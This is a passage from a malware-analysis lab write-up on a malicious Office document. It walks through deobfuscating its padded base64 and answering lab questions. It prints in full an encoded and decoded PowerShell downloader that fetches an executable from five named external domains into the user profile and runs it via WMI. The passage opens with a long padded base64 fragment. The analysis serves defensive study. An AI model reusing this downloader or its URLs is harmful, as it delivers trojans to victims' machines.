6fqAzADcA2342772g3&*gs7712ffvs626fqJwA7AC2342772g3&*gs7712ffvs626fqQAcQB12342772g3&*gs7712ffvs626fqAG8AYQ2342772g
*gs7712ffvs626fqAHUAbQ2342772g3&*gs7712ffvs626fqA9ACcA2342772g3&*gs7712ffvs626fqZAB1AH2342772g3&*gs7712ffvs626fqU
pAH2342772g3&*gs7712ffvs626fqQAZwBv2342772g3&*gs7712ffvs626fqAGgAJw2342772g3&*gs7712ffvs626fqA7ACQA2342772g3&*gs7
2ffvs626fqBoAHgA2342772g3&*gs7712ffvs626fqbwBoAG2342772g3&*gs7712ffvs626fqIAYQBl2342772g3&*gs7712ffvs626fqAHkAPQ2
2772g3&*gs7712ffvs626fqAGUAcg2342772g3&*gs7712ffvs626fqBwAHIA2342772g3&*gs7712ffvs626fqbwBmAG2342772g3&*gs7712ffv
26fqKwAkAG2342772g3&*gs7712ffvs626fqQAZQBp2342772g3&*gs7712ffvs626fqAGMAaA2342772g3&*gs7712ffvs626fqBiAGUA2342772
&*gs7712ffvs626fqAnAC4A2342772g3&*gs7712ffvs626fqZQB4AG2342772g3&*gs7712ffvs626fqUAJwA72342772g3&*gs7712ffvs626fq
ZQBk2342772g3&*gs7712ffvs626fqAD0AJw2342772g3&*gs7712ffvs626fqBxAHUA2342772g3&*gs7712ffvs626fqYQBpAG2342772g3&*gs
12ffvs626fqbwBhAH2342772g3&*gs7712ffvs626fqoAJwA72342772g3&*gs7712ffvs626fqACQAcg2342772g3&*gs7712ffvs626fqBlAHUA
42772g3&*gs7712ffvs626fqAuACgA2342772g3&*gs7712ffvs626fqJwBuAC2342772g3&*gs7712ffvs626fqcAKwAn2342772g3&*gs7712ff
626fqsAJwBq2342772g3&*gs7712ffvs626fqAGUAYw2342772g3&*gs7712ffvs626fqB0ACcA2342772g3&*gs7712ffvs626fqKQAgAG234277
3&*gs7712ffvs626fqYwBsAE2342772g3&*gs7712ffvs626fqkAZQBu2342772g3&*gs7712ffvs626fqAFQAOw2342772g3&*gs7712ffvs626f
HcAeQ2342772g3&*gs7712ffvs626fqBpAHEA2342772g3&*gs7712ffvs626fqdQA9AC2342772g3&*gs7712ffvs626fqcAaAB02342772g3&*g
712ffvs626fqgAYQBv2342772g3&*gs7712ffvs626fqAHEAdQ2342772g3&*gs7712ffvs626fqBuAGsA2342772g3&*gs7712ffvs626fqbwBuA
342772g3&*gs7712ffvs626fqbgAvAH2342772g3&*gs7712ffvs626fqMAOQB32342772g3&*gs7712ffvs626fqADQAdA2342772g3&*gs7712f
s626fqADYANg2342772g3&*gs7712ffvs626fqA5AHUA2342772g3&*gs7712ffvs626fqZwB1AF2342772g3&*gs7712ffvs626fq8AdwA023427
g3&*gs7712ffvs626fqQAcABz2342772g3&*gs7712ffvs626fqADoALw2342772g3&*gs7712ffvs626fqAvAHcA2342772g3&*gs7712ffvs626
B0AHIA2342772g3&*gs7712ffvs626fqYQB2AG2342772g3&*gs7712ffvs626fqUAbAAu2342772g3&*gs7712ffvs626fqAGUAdg2342772g3&*
7712ffvs626fqAGYAbw2342772g3&*gs7712ffvs626fqByAG0A2342772g3&*gs7712ffvs626fqYQB0AG2342772g3&*gs7712ffvs626fqkAbw
2342772g3&*gs7712ffvs626fqgAcgBs2342772g3&*gs7712ffvs626fqADYAbg2342772g3&*gs7712ffvs626fqBuAGsA2342772g3&*gs7712
vs626fqB6AGEA2342772g3&*gs7712ffvs626fqbQBfAG2342772g3&*gs7712ffvs626fqgAMwB32342772g3&*gs7712ffvs626fqAG4AZw2342
2g3&*gs7712ffvs626fqAGgAdA2342772g3&*gs7712ffvs626fqB0AHAA2342772g3&*gs7712ffvs626fqOgAvAC2342772g3&*gs7712ffvs62
qYgBtAG2342772g3&*gs7712ffvs626fqEAcgBr2342772g3&*gs7712ffvs626fqAGUAdA2342772g3&*gs7712ffvs626fqBpAG4A2342772g3&
s7712ffvs626fqBwAC0A2342772g3&*gs7712ffvs626fqYQBkAG2342772g3&*gs7712ffvs626fq0AaQBu2342772g3&*gs7712ffvs626fqAC8
t2342772g3&*gs7712ffvs626fqAHYANw2342772g3&*gs7712ffvs626fqB0AGEA2342772g3&*gs7712ffvs626fqawB3AH2342772g3&*gs771
```


Make sure to only include the characters after the question mark (so p234 onwards) and end with the equal's sign. You now need to use the Find / Replace recipe, make sure to set it to simple string, and enter the padding we identified in question 6.

We can now see that its an encoded PowerShell command:



```
powersheLL -e
JABsAGkAZQBjAGgAcgBvAHUAaAB3AHUAdwA9ACcAdgB1AGEAYwBkAG8AdQB2AGMAaQBvAHgAaABhAG8AbAAnADsAWwBOAGUAdAAuAFMAZQByAHYAaQBjA
UAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAIgBTAEUAYABjAHUAUgBpAFQAeQBgAFAAUgBPAGAAVABvAEMAYABvAGwAIgAgAD0AIAAnAHQAbAB
ADEAMgAsACAAdABsAHMAMQAxACwAIAB0AGwAcwAnADsAJABkAGUAaQBjAGgAYgBlAHUAZAByAGUAaQByACAAPQAgACcAMwAzADcAJwA7ACQAcQB1AG8AY
BkAGcAbwBpAGoAdgBlAHUAbQA9ACcAZAB1AHUAdgBtAG8AZQB6AGgAYQBpAHQAZwBvAGgAJwA7ACQAdABvAGUAaABmAGUAdABoAHgAbwBoAGIAYQBlAHk
PQAkAGUAbgB2ADoAdQBzAGUAcgBwAHIAbwBmAGkAbABlACsAJwBcACcAKwAkAGQAZQBpAGMAaABiAGUAdQBkAHIAZQBpAHIAKwAnAC4AZQB4AGUAJwA7A
QAcwBpAGUAbgB0AGUAZQBkAD0AJwBxAHUAYQBpAG4AcQB1AGEAYwBoAGwAbwBhAHoAJwA7ACQAcgBlAHUAcwB0AGgAbwBhAHMAPQAuACgAJwBuACcAKwA
AGUAdwAtAG8AYgAnACsAJwBqAGUAYwB0ACcAKQAgAG4ARQB0AC4AdwBlAEIAYwBsAEkAZQBuAFQAOwAkAGoAYQBjAGwAZQBlAHcAeQBpAHEAdQA9ACcAa
B0AHQAcABzADoALwAvAGgAYQBvAHEAdQBuAGsAbwBuAGcALgBjAG8AbQAvAGIAbgAvAHMAOQB3ADQAdABnAGMAagBsAF8AZgA2ADYANgA5AHUAZwB1AF8
dwA0AGIAagAvACoAaAB0AHQAcABzADoALwAvAHcAdwB3AC4AdABlAGMAaAB0AHIAYQB2AGUAbAAuAGUAdgBlAG4AdABzAC8AaQBuAGYAbwByAG0AYQB0A
kAbwBuAGwALwA4AGwAcwBqAGgAcgBsADYAbgBuAGsAdwBnAHkAegBzAHUAZAB6AGEAbQBfAGgAMwB3AG4AZwBfAGEANgB2ADUALwAqAGgAdAB0AHAAOgA
AC8AZABpAGcAaQB3AGUAYgBtAGEAcgBrAGUAdABpAG4AZwAuAGMAbwBtAC8AdwBwAC0AYQBkAG0AaQBuAC8ANwAyAHQAMABqAGoAaABtAHYANwB0AGEAa
B3AHYAaQBzAGYAbgB6AF8AZQBlAGoAdgBmAF8AaAA2AHYAMgBpAHgALwAqAGgAdAB0AHAAOgAvAC8AaABvAGwAZgB2AGUALgBzAGUALwBpAG0AYQBnAGU
```

Let's decode the base64 string after the -e flag (you can use cyberchef for this, or the base64 -d command):




```
remnux@remnux:~/Downloads/MalDoc101$ echo "JABsAGkAZQBjAGgAcgBvAHUAaAB3AHUAdwA9ACcAdgB1AGEAYwBkAG8AdQB2AGMAaQBvAHgAaABhAG8AbAAnADsAWwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAIgBTAEUA
YABjAHUAUgBpAFQAeQBgAFAAUgBPAGAAVABvAEMAYABvAGwAIgAgAD0AIAAnAHQAbABzADEAMgAsACAAdABsAHMAMQAxACwAIAB0AGwAcwAnADsAJABkAGUAaQBjAGgAYgBlAHUAZAByAGUAaQByACAAPQAgACcAMwAzADcAJwA7ACQAcQB1AG8AYQBkAGcAbwBpAGoAdgBlAHUAbQA
9ACcAZAB1AHUAdgBtAG8AZQB6AGgAYQBpAHQAZwBvAGgAJwA7ACQAdABvAGUAaABmAGUAdABoAHgAbwBoAGIAYQBlAHkAPQAkAGUAbgB2ADoAdQBzAGUAcgBwAHIAbwBmAGkAbABlACsAJwBcACcAKwAkAGQAZQBpAGMAaABiAGUAdQBkAHIAZQBpAHIAKwAnAC4AZQB4AGUAJwA7AC
QAcwBpAGUAbgB0AGUAZQBkAD0AJwBxAHUAYQBpAG4AcQB1AGEAYwBoAGwAbwBhAHoAJwA7ACQAcgBlAHUAcwB0AGgAbwBhAHMAPQAuACgAJwBuACcAKwAnAGUAdwAtAG8AYgAnACsAJwBqAGUAYwB0ACcAKQAgAG4ARQB0AC4AdwBlAEIAYwBsAEkAZQBuAFQAOwAkAGoAYQBjAGwAZ
QBlAHcAeQBpAHEAdQA9ACcAaAB0AHQAcABzADoALwAvAGgAYQBvAHEAdQBuAGsAbwBuAGcALgBjAG8AbQAvAGIAbgAvAHMAOQB3ADQAdABnAGMAagBsAF8AZgA2ADYANgA5AHUAZwB1AF8AdwA0AGIAagAvACoAaAB0AHQAcABzADoALwAvAHcAdwB3AC4AdABlAGMAaAB0AHIAYQB2
AGUAbAAuAGUAdgBlAG4AdABzAC8AaQBuAGYAbwByAG0AYQB0AGkAbwBuAGwALwA4AGwAcwBqAGgAcgBsADYAbgBuAGsAdwBnAHkAegBzAHUAZAB6AGEAbQBfAGgAMwB3AG4AZwBfAGEANgB2ADUALwAqAGgAdAB0AHAAOgAvAC8AZABpAGcAaQB3AGUAYgBtAGEAcgBrAGUAdABpAG4
AZwAuAGMAbwBtAC8AdwBwAC0AYQBkAG0AaQBuAC8ANwAyAHQAMABqAGoAaABtAHYANwB0AGEAawB3AHYAaQBzAGYAbgB6AF8AZQBlAGoAdgBmAF8AaAA2AHYAMgBpAHgALwAqAGgAdAB0AHAAOgAvAC8AaABvAGwAZgB2AGUALgBzAGUALwBpAG0AYQBnAGUAcwAvADEAYwBrAHcANQ
BtAGoANAA5AHcAXwAyAGsAMQAxAHAAeABfAGQALwAqAGgAdAB0AHAAOgAvAC8AdwB3AHcALgBjAGYAbQAuAG4AbAAvAF8AYgBhAGMAawB1AHAALwB5AGYAaAByAG0AaAA2AHUAMABoAGUAaQBkAG4AdwByAHUAdwBoAGEAMgB0ADQAbQBqAHoANgBwAF8AeQB4AGgAeQB1ADMAOQAwA
GkANgBfAHEAOQAzAGgAawBoADMAZABkAG0ALwAnAC4AIgBzAGAAUABsAGkAVAAiACgAWwBjAGgAYQByAF0ANAAyACkAOwAkAHMAZQBjAGMAaQBlAHIAZABlAGUAdABoAD0AJwBkAHUAdQB6AHkAZQBhAHcAcAB1AGEAcQB1ACcAOwBmAG8AcgBlAGEAYwBoACgAJABnAGUAZQByAHMA
aQBlAGIAIABpAG4AIAAkAGoAYQBjAGwAZQBlAHcAeQBpAHEAdQApAHsAdAByAHkAewAkAHIAZQB1AHMAdABoAG8AYQBzAC4AIgBkAE8AVwBOAGAAbABvAEEAYABkAGYAaQBgAEwAZQAiACgAJABnAGUAZQByAHMAaQBlAGIALAAgACQAdABvAGUAaABmAGUAdABoAHgAbwBoAGIAYQB
lAHkAKQA7ACQAYgB1AGgAeABlAHUAaAA9ACcAZABvAGUAeQBkAGUAaQBkAHEAdQBhAGkAagBsAGUAdQBjACcAOwBJAGYAIAAoACgALgAoACcARwBlAHQALQAnACsAJwBJAHQAZQAnACsAJwBtACcAKQAgACQAdABvAGUAaABmAGUAdABoAHgAbwBoAGIAYQBlAHkAKQAuACIAbABgAG
UATgBHAFQASAAiACAALQBnAGUAIAAyADQANwA1ADEAKQAgAHsAKABbAHcAbQBpAGMAbABhAHMAcwBdACcAdwBpAG4AMwAyAF8AUAByAG8AYwBlAHMAcwAnACkALgAiAEMAYABSAGUAYQBUAGUAIgAoACQAdABvAGUAaABmAGUAdABoAHgAbwBoAGIAYQBlAHkAKQA7ACQAcQB1AG8Ab
wBkAHQAZQBlAGgAPQAnAGoAaQBhAGYAcgB1AHUAegBsAGEAbwBsAHQAaABvAGkAYwAnADsAYgByAGUAYQBrADsAJABjAGgAaQBnAGMAaABpAGUAbgB0AGUAaQBxAHUAPQAnAHkAbwBvAHcAdgBlAGkAaABuAGkAZQBqACcAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAHQAbwBpAHoAbAB1
AHUAbABmAGkAZQByAD0AJwBmAG8AcQB1AGwAZQB2AGMAYQBvAGoAJwA=" | base64 -d
$liechrouhwuw='vuacdouvcioxhaol';[Net.ServicePointManager]::"SE`cuRiTy`PRO`ToC`ol" = 'tls12, tls11, tls';$deichbeudreir = '337';$quoadgoijveum='duuvmoezhaitgoh';$toehfethxohbaey=$env:userprofile+'\'+$deichbeudre
ir+'.exe';$sienteed='quainquachloaz';$reusthoas=.('n'+'ew-ob'+'ject') nEt.weBclIenT;$jacleewyiqu='https://haoqunkong.com/bn/s9w4tgcjl_f6669ugu_w4bj/*https://www.techtravel.events/informationl/8lsjhrl6nnkwgyzsudz
am_h3wng_a6v5/*http://digiwebmarketing.com/wp-admin/72t0jjhmv7takwvisfnz_eejvf_h6v2ix/*http://holfve.se/images/1ckw5mj49w_2k11px_d/*http://www.cfm.nl/_backup/yfhrmh6u0heidnwruwha2t4mjz6p_yxhyu390i6_q93hkh3ddm/'.
"s`PliT"([char]42);$seccierdeeth='duuzyeawpuaqu';foreach($geersieb in $jacleewyiqu){try{$reusthoas."dOWN`loA`dfi`Le"($geersieb, $toehfethxohbaey);$buhxeuh='doeydeidquaijleuc';If ((.('Get-'+'Ite'+'m') $toehfethxo
hbaey)."l`eNGTH" -ge 24751) {([wmiclass]'win32_Process')."C`ReaTe"($toehfethxohbaey);$quoodteeh='jiafruuzlaolthoic';break;$chigchienteiqu='yoowveihniej'}}catch{}}$toizluulfier='foqulevcaoj'remnux@remnux:~/Downlo
```

We can answer this question before we even decode the string as we can see PowerShell is the program executed by the base64 encoded string.

What WMI class is used to create the process to launch the trojan?


Found in the decoded base64 string:



```
{([wmiclass]'win32_Process')
```

Multiple domains were contracted to download a trojan. Provide first FQDN as per the provided hint.

We can see that a Net.WebClient object is created to download files from the internet, with the first URL being:



```
$liechrouhwuw='vuacdouvcioxhaol';[Net.ServicePointManager]::"SE`cuRiTy`PRO`ToC`ol" = 'tls12, tls11, tls';
$deichbeudreir = '337';$quoadgoijveum='duuvmoezhaitgoh';$toehfethxohbaey=$env:userprofile+'\'+$deichbeudreir+'.exe';
$sienteed='quainquachloaz';$reusthoas=.('n'+'ew-ob'+'ject') nEt.weBclIenT;$jacleewyiqu='https://haoqunkong.com/bn/
s9w4tgcjl_f6669ugu_w4bj/*https://www.techtravel.events/informationl/8lsjhrl6nnkwgyzsudzam_h3wng_a6v5/*http://
```

Therefore, the FQDN and answer is haoqunkong.com.

This was an extremely interesting lab that highlights the importance of being vigilant regarding opening documents you are sent via email and so forth. The high level of obfuscation and all around anti-analysis techniques made it a really difficult maldoc to analyse, compared to ones I have done on other platforms such as TryHackMe. If you are interested in malware analysis, this is a perfect room.